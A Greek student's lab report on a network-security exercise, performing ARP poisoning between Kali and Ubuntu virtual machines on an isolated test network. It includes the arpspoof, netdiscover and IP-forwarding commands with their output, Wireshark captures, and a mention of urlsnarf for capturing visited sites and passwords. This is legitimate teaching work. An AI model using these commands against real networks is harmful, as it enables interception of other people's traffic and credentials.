



Ασφάλεια Δικτύων

Άσκηση 2 ARP Poisoning 2024-2025

Ονοματεπώνυμο:


Κεχριώτη Ελένη

ΑΜ:


3210078

Άσκηση


Για την διεξαγωγή της άσκησης εγκατέστησα το Oracle VM VirtualBox, το Kali Linux (2024.1) και το Ubuntu.



Στο File>Tools>Network Manager στο tab Nat Networks δημιούργησα ένα νέο δίκτυο NAT με ip εύρος 192.168.1.0/24 και απενεργοποίησα τον DHCP Server. Το νέο δίκτυο το ονόμασα netsec.



Στα settings κάθε μηχανής στο tab Network, έθεσα τον adapter στο νέο δίκτυο που δημιουργήσα.



Ξεκινάμε με το να αναθέσουμε στατική ip διεύθυνση στο kali. Θα ανοίξουμε στο kali ένα terminal με δικαιώματα διαχειριστή. Ελέγχουμε την εντολή

ls -l /etc/network/interfaces

αν υπάρχει το αρχείο στη μηχανή. Το αρχείο αυτό χρησιμοποιείται από το σύστημα για network configuration.

```

(root@kali)-[~]
# ls -l /etc/network/interfaces
-rw-rw-r-- 1 root root 240 Feb 25 2024 /etc/network/interfaces

(root@kali)-[~]
# sudo nano /etc/network/interfaces

```

Με την εντολή **sudo nano /etc/network/interfaces**

Θα ανοίξουμε το αρχείο στο terminal για να το επεξεργαστούμε όπως φαίνεται παρακάτω. Σε κάθε κομμάτι βάζουμε τα επιθυμητά στοιχεία για το configuration. Χρησιμοποίησα το παράδειγμα που υπάρχει στην εκφώνηση της εργασίας.

```

GNU nano 7.2 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto eth0
iface eth0 inet static
    address 192.168.1.10
    netmask 255.255.255.0
    gateway 192.168.1.1

```

Με την εντολή **sudo systemctl restart networking** θα επανεκκινηθεί η υπηρεσία διαδικτύου με το συγκεκριμένο configuration που γράψαμε στο αρχείο πάνω. Όπως φαίνεται παρακάτω η ip διεύθυνση άλλαξε στην 192.168.1.10 όπως θέλαμε.


```

(kali@kali)-[/home/kali]
PS> ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:44:f9:12 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.10/24 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe44:f912/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever

```

Για την αλλαγή της MAC διεύθυνσης, μπορούμε να πάμε στις ρυθμίσεις της μηχανής στο Δίκτυο και στα advanced settings να την αλλάξουμε χειροκίνητα στην επιθυμητή. Η

MAC διεύθυνση που έχουμε είναι η **08:00:27:44:F9:12**, την οποία την γράφουμε χωρίς τον χαρακτήρα : .



Ακολουθούμε τα ίδια βήματα και για το Ubuntu. Παρακάτω φαίνεται ότι οι διεύθυνσεις άλλαξαν επιτυχώς.

```
ubuntu@ubuntu:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:57:29:69 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.11/24 brd 192.168.1.255 scope global noprefixroute enp0s3
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe57:2969/64 scope link
        valid_lft forever preferred_lft forever
```

Ακόμη, για να ολοκληρώσουμε την προετοιμασία του περιβάλλοντος θα χρειαστεί να εκτελέσουμε τις παρακάτω εντολές για να ενεργοποιήσουμε την προώθηση πακέτων IPv4, κάνοντας το σύστημα μας να λειτουργεί ως router και να διαχειρίζεται τη διαδρομή των πακέτων.

sudo sysctl -w net.ipv4.ip_forward=1

Και με την εντολή αυτή, σιγουρεύουμε ότι έχουμε εγκατεστημένο το arpspoof που θα χρησιμοποιήσουμε για την επίθεση.

sudo apt-get install dsniff

```

(kali@kali)-[/home/kali]
PS> sudo sysctl -w net.ipv4.ip_forward=1
[sudo] password for kali:
net.ipv4.ip_forward = 1

(kali@kali)-[/home/kali]
PS> sudo apt-get install dsniff
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
dsniff is already the newest version (2.4b1+debian-31).
dsniff set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

(kali@kali)-[/home/kali]
PS>

```

Αφού προετοιμάσαμε το περιβάλλον, ήρθε η ώρα να εκτελέσουμε την επίθεση MiM. Στην μηχανή του θύματος (Ubuntu), εκτελώντας την εντολή **arp -a**, θα εμφανιστεί το παρακάτω αποτέλεσμα.

```

ubuntu@ubuntu:~$ arp -a
_gateway (192.168.1.1) at 52:54:00:12:35:00 [ether] on enp0s3

```

Με την εντολή αυτή, εμφανίζεται ο πίνακας ARP του συστήματος, ο οποίος ουσιαστικά είναι ένας κατάλογος που συνδέει τις διευθύνσεις IP με τις αντίστοιχες φυσικές διευθύνσεις MAC των συσκευών σε ένα δίκτυο. Όταν ένας υπολογιστής θέλει να επικοινωνήσει με έναν άλλο υπολογιστή σε ένα δίκτυο, χρειάζεται να γνωρίζει τη φυσική διεύθυνση MAC του άλλου υπολογιστή. Ο πίνακας ARP χρησιμοποιείται για την επίλυση των διευθύνσεων IP σε διευθύνσεις MAC, ώστε τα πακέτα δεδομένων να μπορούν να σταλούν στη σωστή συσκευή. Αυτό εμείς μπορούμε να το εκμεταλευτούμε για να στέλνονται τα πακέτα σε άλλη διεύθυνση που επιθυμούμε εμείς. Στο παραπάνω βλέπουμε ότι έχουμε την IP και την MAC διεύθυνση του router στην διεπαφή ethernet enp0s3.

Στο kali για να ξεκινήσουμε την επίθεση θα χρειαστεί να δούμε ποιοι hosts υπάρχουν στο δίκτυο μας. Η εντολή `sudo netdiscover -r 192.168.1.0/24` κάνει ακριβώς αυτό. Σαρώνει ένα δίκτυο για να εντοπίσει όλες τις ενεργές συσκευές. Εδώ βλέπουμε 3 hosts εκ των οποίων ο πρώτος καταλαβαίνουμε απευθείας ότι είναι το router, ο δεύτερος έχει ίδια MAC διεύθυνση με το router οπότε προς το παρόν δεν μας ενδιαφέρει. Ο τρίτος host είναι αυτός που θα εκτελέσουμε την επίθεση. Γνωρίζοντας απο πριν ο host αυτός είναι η μηχανή Ubuntu.

Currently scanning: Finished! | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	52:54:00:12:35:00	1	60	Unknown vendor
192.168.1.2	52:54:00:12:35:00	1	60	Unknown vendor
192.168.1.11	08:00:27:2f:f4:29	1	60	PCS Systemtechnik GmbH

Αφού εντοπίσαμε το θύμα μας ήρθε η ώρα να προχωρήσουμε στην εκτέλεση της επίθεσης ARP spoofing. Θα χρησιμοποιήσουμε την εντολή arpspoof για να το καταφέρουμε. Η εντολή αυτή συντάσσεται ως εξής

sudo arpspoof -i <διεπαφή ethernet> -t <IP στόχου> <spoof IP>

Για την συγκεκριμένη εντολή χρειαζόμαστε δικαιώματα διαχειρηστή. Το -i αφορά το interface του ethernet στο οποίο θα εκτελεστεί η επίθεση. Το -t αναφέρεται στο target, δηλαδή στην IP στόχο που θέλουμε να εξαπατήσουμε με την IP διεύθυνση που θα χρησιμοποιήσουμε για να παραποιήσουμε τις απαντήσεις ARP.

Τρέχοντας την εντολή, όπως φαίνεται παρακάτω, στέλνονται συνεχόμενα μηνύματα ARP στο μηχάνημα του θύματος, λέγοντας ουσιαστικά ότι η MAC διεύθυνση του router είναι η δικιά μας, δηλαδή του kali.

```
(kali㉿kali)-[~]
$ sudo arpspoof -i eth0 -t 192.168.1.11 192.168.1.1
8:0:27:44:f9:12 8:0:27:2f:f4:29 0806 42: arp reply 192.168.1.1 is-at 8:0:27:44:f9:12
8:0:27:44:f9:12 8:0:27:2f:f4:29 0806 42: arp reply 192.168.1.1 is-at 8:0:27:44:f9:12
8:0:27:44:f9:12 8:0:27:2f:f4:29 0806 42: arp reply 192.168.1.1 is-at 8:0:27:44:f9:12
8:0:27:44:f9:12 8:0:27:2f:f4:29 0806 42: arp reply 192.168.1.1 is-at 8:0:27:44:f9:12
8:0:27:44:f9:12 8:0:27:2f:f4:29 0806 42: arp reply 192.168.1.1 is-at 8:0:27:44:f9:12
```

Όμως δεν φτάνει μόνο αυτό. Θα χρειαστεί να “ξεγελάσουμε” και το router, τροποποιώντας τον πίνακα ARP του, λέγοντας ότι η MAC διεύθυνση του θύματος είναι αυτή του kali. Φαίνονται παρακάτω τα μηνύματα που στέλνονται και ότι θεωρητικά το έχουμε καταφέρει. Θα χρειαστεί να το επιβεβαιώσουμε όμως.


```
(kali㉿kali)-[~]  
$ sudo arpspoof -i eth0 -t 192.168.1.1 192.168.1.11  
[sudo] password for kali:  
8:0:27:44:f9:12 52:54:00:12:35:0 0806 42: arp reply 192.168.1.11 is-at 8:0:27:44:f9:12  
8:0:27:44:f9:12 52:54:00:12:35:0 0806 42: arp reply 192.168.1.11 is-at 8:0:27:44:f9:12  
8:0:27:44:f9:12 52:54:00:12:35:0 0806 42: arp reply 192.168.1.11 is-at 8:0:27:44:f9:12
```

Ξαναεκτελούμε την εντολή `arp -a` στο `ubuntu` και παρακάτω βλέπουμε το αποτέλεσμα. Πράγματι, φαίνεται ότι η MAC διεύθυνση πλέον έχει αλλάξει και είναι η MAC του `kali`. Παρατηρούμε, επίσης, ότι στον πίνακα φαίνεται πλέον και η IP, MAC του `kali`, αλλά αυτό είναι λογικό, αφού το `kali` στέλνει συνεχώς μηνύματα στο `ubuntu`.


```
ubuntu@ubuntu:~$ arp -a  
_gateway (192.168.1.1) at 52:54:00:12:35:00 [ether] on enp0s3  
ubuntu@ubuntu:~$ arp -a  
? (192.168.1.10) at 08:00:27:44:f9:12 [ether] on enp0s3  
_gateway (192.168.1.1) at 08:00:27:44:f9:12 [ether] on enp0s3
```

Σε αυτό το σημείο πρέπει να τονιστεί ότι δεν πρέπει να διακοπούν οι δύο διαδικασίες που κάναμε παραπάνω με το `arpspoof`. Αν διακοπούν τότε θα σταματήσουν να στέλνονται τα μηνύματα, και θα αποκατασταθεί η κανονική επικοινωνία, δηλαδή οι υπολογιστές στο δίκτυο θα αρχίσουν να στέλνουν τα πακέτα δεδομένων στους σωστούς προορισμούς, όπως γινόταν πριν από την εκτέλεση του `arpspoof`. Στο σημείο αυτό θα σταματήσει η επίθεση.

Παρακάτω φαίνονται τα πακέτα ARP που στέλνονται μεταξύ των μηχανών πιο αναλυτικά.



Φαίνεται εδώ ότι το ubuntu στέλνει ARP απάντηση στο router, ενώ στην πραγματικότητα αν κοιτάξουμε τις MAC διευθύνσεις είμαστε εμείς που υποδυόμαστε το θύμα και στέλνουμε την απάντηση στην πραγματική διεύθυνση του router.



Αντίστοιχα παρακάτω βλέπουμε άλλο ένα πακέτο απάντησης ARP που στέλνεται απο εμάς, υποδυόμενοι το router στο μηχανήμα ubuntu.

```

▶ Frame 1046: 42 bytes on wire (336 bits), 42 bytes captured (336 bi
▶ Ethernet II, Src: PCSSystemtec_44:f9:12 (08:00:27:44:f9:12), Dst: I
▼ Address Resolution Protocol (reply)
  Hardware type: Ethernet (1)
  Protocol type: IPv4 (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: reply (2)
  Sender MAC address: PCSSystemtec_44:f9:12 (08:00:27:44:f9:12)
  Sender IP address: 192.168.1.1
  Target MAC address: PCSSystemtec_2f:f4:29 (08:00:27:2f:f4:29)
  Target IP address: 192.168.1.11

```

Εδώ καταλαβαίνουμε ότι έχουμε πραγματοποιήσει επιτυχώς μια Man-in-the-Middle επίθεση. Οι δυνατότητες από εδώ και πέρα είναι πάρα πολλές.

Μπορούμε μέσω του Wireshark ή και άλλων εργαλείων να παρακολουθούμε την κίνηση στο δίκτυο και να την ελέγχουμε. Παρακάτω φαίνονται τα πακέτα που έστειλε το Ubuntu προσπαθώντας να συνδεθεί στο διαδίκτυο.

452	364.063184422	192.168.1.11	239.255.255.250	UDP	649 49605 → 3702 Len=607
453	364.096229519	192.168.1.11	224.0.0.22	IGMPv3	60 Membership Report / Leave
455	365.078190257	192.168.1.11	224.0.0.22	IGMPv3	60 Membership Report / Leave
457	365.632839233	192.168.1.11	224.0.0.251	MDNS	81 Standard query 0x0000 PTR
459	366.195693917	192.168.1.11	224.0.0.251	MDNS	87 Standard query 0x0000 PTR
460	366.625123129	192.168.1.11	224.0.0.251	MDNS	81 Standard query 0x0000 PTR
463	368.628015994	192.168.1.11	224.0.0.251	MDNS	81 Standard query 0x0000 PTR
468	372.633680859	192.168.1.11	224.0.0.251	MDNS	81 Standard query 0x0000 PTR
471	374.195817071	192.168.1.11	224.0.0.251	MDNS	87 Standard query 0x0000 PTR

```

0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
▼ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  0000 00.. = Differentiated Services Codepoint: Default (0)
    .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
  Total Length: 635
  Identification: 0xb25f (45663)
▶ 010. .... = Flags: 0x2, Don't fragment
...0 0000 0000 0000 = Fragment Offset: 0
  Time to Live: 1
  Protocol: UDP (17)
  Header Checksum: 0x1365 [validation disabled]
  [Header checksum status: Unverified]
  Source Address: 192.168.1.11
  Destination Address: 239.255.255.250
▼ User Datagram Protocol, Src Port: 49605, Dst Port: 3702
  Source Port: 49605
  Destination Port: 3702
  Length: 615
  Checksum: 0x2c78 [unverified]
  [Checksum Status: Unverified]
  [Stream index: 1]

```

Παρακάτω φαίνεται η προσπάθεια σύνδεσης TCP με το 8.8.8.8, που είναι ο πρωτεύοντας διακομιστής DNS της Google.

```

> Frame 86: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
> Ethernet II, Src: PCSSystemtec_2f:f4:29 (08:00:27:2f:f4:29), Dst: PCSSystemtec_44:f9:12 (08:00:27:44:f9:12)
> Internet Protocol Version 4, Src: 192.168.1.11, Dst: 8.8.8.8
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    0000 00.. = Differentiated Services Codepoint: Default (0)
    .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
    Total Length: 60
    Identification: 0x3439 (13369)
  > 010. .... = Flags: 0x2, Don't fragment
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0x34c0 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 192.168.1.11
    Destination Address: 8.8.8.8
  > Transmission Control Protocol, Src Port: 39184, Dst Port: 80, Seq: 0, Len: 0
    Source Port: 39184
    Destination Port: 80
    [Stream index: 0]

```

Δυστυχώς, όταν άλλαξα την IP διεύθυνση στο ubuntu, κάνοντας την στατική, έχανα στην σύνδεση στο διαδίκτυο. Επομένως οι δυνατότητες μου ήταν περιορισμένες. Ωστόσο, αν το ubuntu είχε πρόσβαση στο διαδίκτυο, τότε θα μπορούσαμε μέσω του wireshark ή και πιο καθαρά μέσω της εντολής `urlsnarf -i <ethernet>` θα μπορούσαμε να δούμε τις ιστοσελίδες που επισκέφτηκε ο χρήστης, πιθανούς κωδικούς που θα πληκτρολογούσε ή/και αρχεία που θα ανέβαζε.